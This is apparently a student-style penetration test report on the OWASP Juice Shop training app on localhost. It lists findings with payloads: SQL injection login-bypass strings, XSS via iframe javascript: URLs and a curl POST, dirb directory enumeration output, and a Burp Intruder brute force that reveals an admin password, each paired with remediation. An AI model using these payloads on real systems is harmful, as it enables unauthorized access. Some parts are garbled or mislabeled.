OWASP juice shop

TABLE OF CONTENTS

Table of Contents

Executive Summary:

Assessment Overview:

The team evaluated the security posture of the Juice Shop Web Application through a Penetration Test which allowed to show the different flaws in configuration and implementation of the Juice Shop Web service. A penetration test emulates an external threat actor which is trying to compromise different External Systems through the exploitation of multiple vulnerable configurations in the provided service. In this current Web Application Penetration Test the objective was to analyze the external security posture of the web application Juice Shop and discover possible vulnerabilities on the Juice Shop to gain Administrative

access on the application and extract sensitive client information and transactions.

Test Outcomes:

The team uncovered multiple vulnerabilities inside of the web application. The penetration testing team identified critical vulnerabilities that demand immediate attention. The most severe vulnerabilities include Business Logic and Authentication Bypass, both of which pose significant risks to the system's integrity and security. Following these critical issues, the team found several high-risk vulnerabilities, including

- SQL injection
- revealing hidden folders , exposure sensitive data
- the ability to recycle signups as other users
- reflected XSS
- Business Logic
- Password leak
- Information disclosure in error

These high-risk vulnerabilities should be promptly addressed to mitigate potential exploits.

take control over the administrator account delete users get free items and make Juice Shop debit money to a bank account controlled by the attacker which would lead to financial impact through the different vulnerabilities found on the Juice Shop website. It would also be possible for malicious users to gain access to premium membership without paying which would lead to more financial losses to the Juice Shop Organization. Implications Based on the above testing activities the average risk level across the board is Critical. The website has a very small security posture and is currently vulnerable to Critical financial impact if compromised. The confidentiality and integrity of the web application is low and could lead to fines through GDPR regulations and should be addressed as soon as possible.

Test Scope :

- The allowed scope for this engagement was the following: OWASP Juice Shop: http://localhost/
- The testing team was not provided accounts for testing Methodology

- Starting on the Saturday 13 of October 2024

  and ending on the Wednesday 16 October 2024
- the Penetration testing team engaged on a penetration test of the Juice Shop Service.

Method :

All of the testing was performed with the following methodology:

1. Discovery
2. Scanning
3. Fingerprinting
4. Exploitation
5. Reporting

Significant Vulnerability Summary

High-Risk Vulnerabilities

- SQL Injection
- Business Logic

Medium-Risk Vulnerabilities

- Cross-Site Scripting
- Password leak
- Broken access control

Low-Risk Vulnerabilities

• revealing hidden folders and exposure sensitive data

• information disclosure in error

Tools

- Burb suite
- hashcat
- Foxy proxy
- Kali linux
- Nmap
- Whatweb
- Nikto
- Dirb

Assessment findings

1- Business Logic

Overview :


That vulnerability make some problems as it allows the attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application.it happens when there’s a flaw in how an application's processes work.


Impact:

Financial loss, data breaches, and reputational damage.

How it work:

It’s possible to have infinity negative money in the basket by adding product and intercept the request and modify the quantity to a negative number





Remediation:

only allow to add positive numbers through if statement:

if (balance > 0)

This would also be fixed if a 3rd party payment system was used like stripe.

2-Revealing hidden folders

Overview:

occurs when sensitive or hidden directories and files within a web application or system become exposed to unauthorized users. This can allow attackers to gain access to private data, internal configurations, or files that are not intended for public access, leading to potential security risks.

Impact :


Access to sensitive data: Attackers may retrieve configuration files, backups, credentials, or proprietary information

How it work:

Using dirb for searching about directories

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://127.0.0.1:3000/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 23 14:14:20 2024
URL_BASE: http://127.0.0.1:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1:3000/ ----
+ http://127.0.0.1:3000/assets (CODE:301|SIZE:179)
+ http://127.0.0.1:3000/ftp (CODE:200|SIZE:11063)
+ http://127.0.0.1:3000/profile (CODE:500|SIZE:1179)
+ http://127.0.0.1:3000/promotion (CODE:200|SIZE:6586)
+ http://127.0.0.1:3000/redirect (CODE:500|SIZE:3713)
+ http://127.0.0.1:3000/robots.txt (CODE:200|SIZE:28)
+ http://127.0.0.1:3000/snippets (CODE:200|SIZE:792)
+ http://127.0.0.1:3000/video (CODE:200|SIZE:10075518)
+ http://127.0.0.1:3000/Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Oct 23 14:15:59 2024
DOWNLOADED: 4612 - FOUND: 9

┌──(root㉿kali)-[/home/kali]
└─#
```

When opening ftp directory we find folders



Prevention:

* Ensure that directory listing is disabled on the web server (Apache, Nginx, IIS, etc.), so users can’t see a list of files in a directory if an index file is missing.

* Limit folder access based on user roles and ensure users have only the minimum permissions necessary (Role-based access control (RBAC))

3-Sql injection

Overview :

SQL Injection (SQLi) is a web security vulnerability that allows attackers to interfere with an application's database queries. By manipulating SQL queries, attackers can access or modify data they’re not supposed to, or even execute administrative operations.

Impact:


* By manipulating SQL queries, attackers can bypass login screens and gain unauthorized access to accounts, including admin accounts, without knowing the actual credentials.

* Attackers can retrieve sensitive information from the database, such as user credentials (usernames, passwords), personal identifiable information (PII), payment details, and more.


How it work:

1- Login as administrator


('or 1==1 --)




2- login as customer (' or 1=1 and email not like('%admin%');--)




3- login as customer
(email'--)





4- login as customer

```
(curl -X POST http://localhost:3000/api/Users \
-H "Content-Type: application/json" \
-d '{"email": "<script>alert(\"XSS2\")</script>", "password": ""}')
```



Prevention:

* **Use Prepared Statements**: Always use parameterized queries to separate SQL code from user input.

* **Validate User Input**: Ensure user input fits expected formats (e.g., numbers, email addresses).

* **Limit Database Permissions**: Grant only necessary access to the database (e.g., no admin privileges).

4-Reflected xss:

Overview :


Cross-Site Scripting (XSS) is a vulnerability where attackers inject malicious scripts into websites viewed by others. This allows attackers to steal sensitive information, hijack user sessions, or redirect users to malicious websites.

Impact:

* Stealing cookies or session data.
* Redirecting users to phishing sites.
* Taking control of user accounts


How it work:

First we have a search bar at the website so we can try simple xss using simple script : <script> alert(1) </script>




It doesn’t work maybe there is a filter prevents <script> . let’s try <ScriPt>,

So it doesn’t work too . maybe it prevents tags lets try ifram: (<iframe src="javascript:alert('xss')"></iframe>)



Good , so there is xss here, now we can use the bonus payload:

<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>



Prevention:

* Ensure all input data is of the expected type, format, and length.

* Remove or encode any potentially harmful characters (e.g., <, >, ", ', &, etc.) from user inputs, especially for HTML content.

5-Brute Force Attack

Overview :

A **brute force attack** is a method used by attackers to gain unauthorized access to systems or accounts by systematically trying every possible combination of passwords or encryption keys until the correct one is found. This approach relies on the computing power available to the attacker and the time it takes to try different combinations

Impact

- **Unauthorized Access**: Successful brute force attacks can lead to unauthorized access to user accounts, systems, or sensitive information

- **How it work**

  I used admin@juice-sh.op as username and we try admin as password then we sent the request to burb to intruder and we found the password is "admin123"

2. Intruder attack of http://10.10.11.232

Attack Save

2. Intruder attack of http://10.10.11.232

Attack Save

Results Positions Payloads Resource pool Settings

